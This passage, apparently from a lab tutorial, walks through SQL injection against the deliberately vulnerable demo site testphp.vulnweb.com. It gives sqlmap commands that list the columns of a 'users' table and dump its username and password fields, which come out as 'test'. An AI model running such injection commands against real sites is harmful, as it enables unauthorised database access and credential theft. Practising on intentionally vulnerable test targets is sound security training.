
Now after finding the tables it’s a time to find the no. of columns with the help of sql injection.

Here I am using the “uname” tables for finding the username and password.

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart -T users --columns




Now its at time to find the uname and pass of the columns of user tables.



Uname:- test

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart -T users -C uname --dump



sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart -T users -C pass –dump

pass “test”